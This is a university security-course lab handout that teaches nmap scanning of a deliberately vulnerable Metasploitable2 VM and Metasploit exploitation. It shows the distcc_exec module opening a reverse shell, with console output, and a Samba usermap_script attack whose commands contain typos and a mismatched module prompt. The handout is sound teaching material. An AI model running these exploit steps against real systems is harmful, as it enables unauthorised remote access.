



计算机科学与工程系

Department of Computer Science and Engineering

CS 315 Computer Security Course

Lab 4: Scanning and Reconnaissance

Introduction

The key to successfully exploit or intrude a remote system is about the information you have. The first step for penetration is the scanning and reconnaissance. In this lab, you will learn how to use tools to scan and retrieve information from a targeting system. You will be using *nmap* and *OpenVAS* to scan a vulnerable machine and identify exploits that can be used to attack it. We will use two Linux virtual machines: One is a Kali Linux with *nmap* and *OpenVAS* installed; and the other one is intentionally vulnerable Linux. We will use the *nmap* and *OpenVAS* on Kali Linux to scan the vulnerable Linux machine.

Software Requirements

- The VMWare Software
 - <https://www.vmware.com/>
- The VirtualBox Software
 - <https://www.virtualbox.org/wiki/Downloads>
 - <https://www.vmware.com/support/developer/ovf/>
 - <https://www.mylearning.be/2017/12/convert-a-vmware-fusion-virtual-machine-to-virtualbox-on-mac/>
- The Kali Linux, Penetration Testing Distribution
<https://www.kali.org/downloads/>
- Metasploitable2: Vulnerable Linux Platform
<http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>
- nmap: the Network Mapper - Free Security Scanner
<https://nmap.org/>
- OpenVAS: Open Vulnerability Assessment System
<http://www.openvas.org/index.html>




Starting the Lab 4 Part 1 Virtual Machines

We need to use two VMs for this lab: the Kali Linux and the Metasploitable2-Linux.

First, select the Kali Linux and press Start up.

Login the Kali Linux with username root, and password [TBA in the class]. Below is the screen snapshot after login.



Then, you select **Metasploitable2-Linux**, and press Start up. This is an intentionally vulnerable Linux VM that you will attack against.

Log into the virtual machine with username, msfadmin, and password msfadmin.

```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]

[----]
[----]
[----]
[----]
[----]
[----]
[----]
[----]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: _
```

After you log into the VM, you will see the screen below.

```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Sep 26 11:15:04 EDT 2024 on ttym1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```



Finding the IP Address of the Attacking Target

For the purpose of this lab, it uses Metasploitable2-Linux as the attacking target. First, we need to find the host IP address of the target to launch a scanning. You can use the command “ifconfig” (ipconfig is the windows equivalent). This command allows you to find all the connected interfaces and network cards.

Go to the Metasploitable2-Linux VM, and execute the following command

```
$ ifconfig
```

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 00:0c:29:eb:51:57  
          inet addr:192.168.182.144 Bcast:192.168.182.255 Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:feeb:5157/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
            RX packets:39 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:66 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:4785 (4.6 KB) TX bytes:7112 (6.9 KB)  
            Base address:0x2000 Memory:fd5c0000-fd5e0000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING MTU:16436 Metric:1  
            RX packets:96 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:96 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:0  
            RX bytes:21437 (20.9 KB) TX bytes:21437 (20.9 KB)  
  
msfadmin@metasploitable:~$
```


From the screenshot above, we can see that the IP address of the network interface, eth0, is **192.168.182.144**. This is the IP address for the target that you will use later in this lab. When you work on the lab in the classroom, you will get a different IP address for your Metasploitable2-Linux VM. Note that this is not a public IP but we can access it within the subset.



Scanning the Target Using nmap

nmap ("Network Mapper") is an open source tool for network exploration and security auditing. Though it was designed to rapidly scan large networks, we use it for scanning the target host in this lab.

Go to the Kali Linux, and open up a terminal by clicking the icon .



Since nmap has been installed on the Kali Linux, we can just launch the scanning in the terminal by typing the following command:

```
$ nmap -T4 192.168.182.144
```

nmap is the execution command; option **-T4** means faster execution; and **192.168.182.144** is the IP address of the target. As mentioned, you will have a different IP address when working on this with the VMs in the classroom.



The screenshot shows a Kali Linux desktop environment. On the left is a dock with icons for a terminal, file manager, browser, and other utilities. A central window shows a terminal session with the following output:

```
root@kali:[~]
# nmap -T4 192.168.182.144
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-28 03:27 EDT
Nmap scan report for 192.168.182.144
Host is up (0.000071s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingerlock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:EB:51:57 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
root@kali:[~]
#
```

The screenshot above shows a quick scan of the target machine using **nmap**. We can see that there are many open ports and services on the target system including FTP, SSH, HTTP, and MySQL. These services may contain vulnerabilities that you can exploit.

nmap provides many useful functions that we can use. You can find more information from the man page of **nmap**

From this link: <http://linux.die.net/man/1/nmap>

Or execute the following command in a terminal:

```
$ man nmap
```



```
root@kali: ~
File Actions Edit View Help
NMAP(1) Nmap Reference Guide NMAP(1)

NAME
nmap - Network exploration tool and security / port scanner

SYNOPSIS

nmap [Scan Type ...] [Options] {target specification}

DESCRIPTION
Nmap ("Network Mapper") is an open source tool for network exploration and
security auditing. It was designed to rapidly scan large networks, although
it works fine against single hosts. Nmap uses raw IP packets in novel ways to
determine what hosts are available on the network, what services (application
name and version) those hosts are offering, what operating systems (and OS
versions) they are running, what type of packet filters/firewalls are in use,
and dozens of other characteristics. While Nmap is commonly used for security
audits, many systems and network administrators find it useful for routine
tasks such as network inventory, managing service upgrade schedules, and
monitoring host or service uptime.

The output from Nmap is a list of scanned targets, with supplemental
information on each depending on the options used. Key among that information
is the "interesting ports table". That table lists the port number and
protocol, service name, and state. The state is either open, filtered,
closed, or unfiltered. Open means that an application on the target machine
is listening for connections/packets on that port. Filtered means that a
firewall, filter, or other network obstacle is blocking the port so that Nmap
cannot tell whether it is open or closed. Closed ports have no application
listening on them, though they could open up at any time. Ports are
classified as unfiltered when they are responsive to Nmap's probes, but Nmap
cannot determine whether they are open or closed. Nmap reports the state
combinations open|filtered and closed|filtered when it cannot determine which
of the two states describe a port. The port table may also include software
version details when version detection has been requested. When an IP
protocol scan is requested (-sO), Nmap provides information on supported IP
protocols rather than listening ports.

Manual page nmap(1) line 1 (press h for help or q to quit)
```

The screenshot above shows the man page of **nmap**.

Setting up the Environment for Metasploit on Kali Linux

Before you can use the Metasploit framework, you need to setup the environment such as starting the database for it in Kali Linux.

Metasploit Framework uses PostgreSQL as its database, so you need to launch it by running the following command in the terminal:


```
$ service postgresql start
```

You can verify that PostgreSQL is running by executing the following command:

```
$ service postgresql status
```

With PostgreSQL up and running, you need to create and initialize the msf database by executing the following command:

```
$ msfdb init
```



```
root@kali: ~
File Actions Edit View Help

[(root@kali)-[~]
# service postgresql start

[(root@kali)-[~]
# service postgresql status
● postgresql.service - PostgreSQL RDBMS
    Loaded: loaded (/usr/lib/systemd/system/postgresql.service; disabled; preset: d>
    Active: active (exited) since Sat 2024-09-28 03:40:13 EDT; 40s ago
      Process: 23253 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Main PID: 23253 (code=exited, status=0/SUCCESS)
       CPU: 1ms

Sep 28 03:40:13 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS ...
Sep 28 03:40:13 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.

[(root@kali)-[~]
# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization

[(root@kali)-[~]
# ]
```


The screenshot above shows the commands to [start a database for Metasploit Framework](#).



Starting Metasploit Framework

You can launch the Metasploit Console by click on the Metasploit icon  or type following command in a terminal.

```
$ msfconsole
```



The screenshot shows a terminal window titled 'root@kali: ~'. The window contains the following text:

```
File Actions Edit View Help

[~]# msfconsole
Metasploit tip: View all productivity tips with the tips command


[metasploit] root@kali: ~

      .:ok000kdc'      'cdk000ko:.
      .x00000000000c      c000000000000x.
      :00000000000000k,      ,k00000000000000:
      '0000000000kkkk00000: :0000000000000000'
      o00000000.      .o0000o0000l.      ,00000000o
      d00000000.      .c00000c.      ,00000000x
      l00000000.      ;d;      ,00000000l
      .00000000.      .;      ;      ,00000000.
      c0000000.      .00c.      'o00.      ,0000000c
      o000000.      .0000.      :0000.      ,000000o
      l00000.      .0000.      :0000.      ,00000l
      ;0000'      .0000.      :0000.      ;0000;
      .d00o      .0000occcx0000.      x00d.
      ,kol      .0000000000000.      .d0k,
      :kk;      .0000000000000.      .c0k:
      ;k0000000000000000k:
      ,x000000000000x,
      .l00000000l.
      ,d0d,
      .

      =[ metasploit v6.4.9-dev
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post
+ -- --=[ 1468 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion
      ]]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

You can use msfconsole to verify if the database is connected as shown in the screenshot below.



```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > 
```



Type help in msf console, you get the core and database commands as shown below.

```
root@kali:~  
File Actions Edit View Help  
msf6 > help  
  
Core Commands  
=====
```

Command	Description
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
debug	Display information useful for debugging
exit	Exit the console
features	Display the list of not yet released features that can be opted in to
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
history	Show command history
load	Load a framework plugin
quit	Exit the console
repeat	Repeat a list of commands
route	Route traffic through a session
save	Saves the active datastores
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
setg	Sets a global variable to a value
sleep	Do nothing for the specified number of seconds
spool	Write console output into a file as well the screen
threads	View and manipulate background threads
tips	Show a list of useful productivity tips
unload	Unload a framework plugin
unset	Unsets one or more context-specific variables
unsetg	Unsets one or more global variables
version	Show the framework and console library version numbers

```
root@kali:~  
File Actions Edit View Help  
  
Database Backend Commands  
=====
```

Command	Description
analyze	Analyze database information about a specific address or address range
db_connect	Connect to an existing data service
db_disconnect	Disconnect from the current data service
db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
db_nmap	Executes nmap and records the output automatically
db_rebuild_cache	Rebuilds the database-stored module cache (deprecated)
db_remove	Remove the saved data service entry
db_save	Save the current data service connection as the default to reconnect on startup

More: <https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/>



Identifying the Attacking Target

For the purpose of this lab, it uses Metasploitable2-Linux as the attacking target. First, we need to find the host IP address of the target to launch a remote exploitation. You can use the command “ifconfig” (ipconfig is the windows equivalent). This command allows you to find all the connected interfaces and network cards.

Identifying the Vulnerabilities on the Target

The target, Metasploitable2-Linux, is an intentionally vulnerable machine. It contains vulnerabilities that could be remotely exploited.

DistCC Daemon Command Execution

This module uses a documented security weakness to execute arbitrary commands on any system running distccd.

Samba MS-RPC Shell Command Injection

Passing unfiltered user input provided through MS-RPC. Calling /bin/sh when calling defined external scripts in smb.conf, allowing remote command execution.

There are more vulnerabilities that can be exploited on the target. You can find a list of all the vulnerabilities for Metasploitable2 from here:

<https://community.rapid7.com/docs/DOC-1875>

and

<http://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/>

Launching Attacks Using Metasploit Framework

After identifying the target and vulnerabilities, you can use your weapon (i.e., metasploit framework) to launch attacks.

Go to Kali Linux, and start the Metasploit console by typing msfconsole in a terminal.

```
$ msfconsole
```

Set the module you want to use:


```
msf > use exploit/unix/misc/distcc_exec
```

Here, we use the module for exploiting a backdoor of distccd. Then, set the remote host, local host and payload:

```
msf > exploit(unix/misc/distcc_exec) > set RHOST 192.168.182.144
msf > exploit(unix/misc/distcc_exec) > set LHOST 192.168.182.141
msf > exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
```

The IP address of my Metasploitable2 VM is **192.168.182.144**, and that of kali is **192.168.182.141**. The VMs in Client Zero (the desktops using in the classroom) have different IP addresses depending on the network configuration. Lastly, type “exploit” to launch the attack.

```
msf exploit(unix/misc/distcc_exec) > exploit
```



```
root@kali: ~
File Actions Edit View Help
msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set RHOST 192.168.182.144
RHOST => 192.168.182.144
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.182.141
LHOST => 192.168.182.141
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.182.141:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo u0MuLSqmZtG71xg4;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "u0MuLSqmZtG71xg4\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.182.141:4444 -> 192.168.182.144:52719) at 2024-09-28 04:39:30 -0400


whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

The screenshot above shows the process of the exploitation using the Metasploit console. We can see that Metasploit successfully gains a shell session, and we are able to execute `$ whoami` and `$ uname -a` commands to show that we are in the Metasploitable2 machine from the Kali Linux.

Using Samba MS-RPC Shell Command Injection to Attack

The example above shows that you can remotely gain access to the target Linux using a backdoor of distcc daemon. Now, we are going to use another vulnerability of the target machine (i.e., Samba MS-RPC) to launch an attack. The steps are similar to the previous attack.

```
$ msconsole
msf > use exploit/multi/samba/usermap_script
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.182.144
$ whoami
$ uname -a
```



The terminal window shows the following output:

```
root@kali: ~
File Actions Edit View Help
MMMR ?MMNM      MMMM .dMMMM
MMMNm `?MM      MMM` dMMMMM
MMMMMN ?MM      MM? NMNNNNN
MMMMMMMNNe      JNNNNNNNNNN
MMMMMMMMNMNm,   eMMMMMNMMNM
MMMMNNNMNMNMNx  MMMMMNNNMNMNM
MMMMNMNMNMNMNM+ ... +MMNMMNMNMNMNMNM
https://metasploit.com

=[ metasploit v6.4.9-dev
